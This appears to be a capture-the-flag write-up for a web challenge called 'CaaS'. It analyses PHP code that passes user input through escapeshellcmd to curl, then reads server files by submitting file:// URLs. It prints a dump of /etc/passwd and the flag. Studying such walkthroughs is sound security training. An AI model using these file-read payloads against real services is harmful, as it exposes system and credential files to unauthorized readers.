


# cass



The image shows a challenge info card with a dark background. At the top is a yellow circular icon with a white 'i'. Below it is the title 'CHALLENGE INFO' in white. The challenge title 'CaaS' is in green. The challenge description is in white, starting with 'cURL As A Service or CAAS is a brand new Alien application, built so that humans can test the status of their websites. However, it seems that the Aliens have not quite got the hang of Human programming and the application is riddled with issues.' It includes a quote from an alien: 'aw man, aw geez, my grandpa rick is passed out from all the drinking again, where is a calculator when you need one, aw geez'. It also states 'This challenge will raise 43 euros for a good cause.' Below the description are two icons: a power button symbol followed by the text 'This challenge is started on-demand.', and a download arrow symbol followed by the text 'This challenge has a downloadable part.'

## Download the files

Lets analyze

[web\\_cass/challenge/index.php](#)

```
<?php
date_default_timezone_set('UTC');

spl_autoload_register(function ($name){
    if (preg_match('/Controller$/i', $name))
    {
        $name = "controllers/${name}";
    }
    else if (preg_match('/Model$/i', $name))
    {
        $name = "models/${name}";
    }
})
```

```

    }
    include_once "${name}.php";
});

$router = new Router();
$router->new('GET', '/', 'CurlController@index');
$router->new('POST', '/api/curl', 'CurlController@execute' );

$response = $router->match();

die($response);

```

so **CurlController@execute** handles **/api/curl** request

lets analyze **CurlController**

```

<?php
class CurlController
{
    public function index($router)
    {
        return $router->view('index');
    }

    public function execute($router)
    {
        $url = $_POST['ip'];

        if (isset($url)) {
            $command = new CommandModel($url);
            return json_encode([ 'message' => $command->exec() ]);
        }
    }
}

```

receive **ip** parameter as post request and sending over to **CommandModel** function then the result returns as json

### **CommandModel**

```

<?php
class CommandModel
{
    public function __construct($url)
    {
        $this->command = "curl -sL " . escapeshellcmd($url);
    }

    public function exec()
    {
        exec($this->command, $output);
        return $output;
    }
}

```

```
}
```

in **commandModel construct** escaping shell cmd and appending to curl


- so no cmd execution

from **exec** function curl input executes.

## Solution

Instead of ip address or url we can use **file://** to read local file.

exactly like `curl -sL file:///etc/passwd`



```
[root@localhost] # curl file:///etc/passwd

root:x:0:0:root:/root:/bin/bash,daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin,bin:x:2:2:bin:/bin:/usr/sbin/nologin,sys:x:3:3:sys:/dev:/usr/sbin/nologin,sync:x:4:65534:sync:/bin:/bin/sync,games:x:5:60:games:/usr/games:/usr/sbin/nologin,man:x:6:12:man:/var/cache/man:/usr/sbin/nologin,lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin,mail:x:8:8:mail:/var/mail:/usr/sbin/nologin,news:x:9:9:news:/var/spool/news:/usr/sbin/nologin,uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin,proxy:x:13:13:proxy:/bin:/usr/sbin/nologin,www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin,backup:x:34:34:backup:/var/backups:/usr/sbin/nologin,list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin,irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin,gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin,nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin,_apt:x:100:65534::/nonexistent:/usr/sbin/nologin,www:x:1000:1000::/home/www:/bin/sh,systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin,systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin,systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin,messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
```

## Locating flag

inside Dockerfile

```
# Copy challenge files
COPY challenge /www

# Copy flag
COPY flag /
```

so flag is in / dir

payload = file:///flag

The screenshot shows a terminal window with the following details:

- Address bar: 178.62.113.165:31249
- Title: Health Checker 9000
- Text: Verify the status of a host by specifying an IP address.
- Code output:

```
[root@localhost] # curl file:///flag
CTB{file_r3trieval_4s_a_s3rv1ce}
```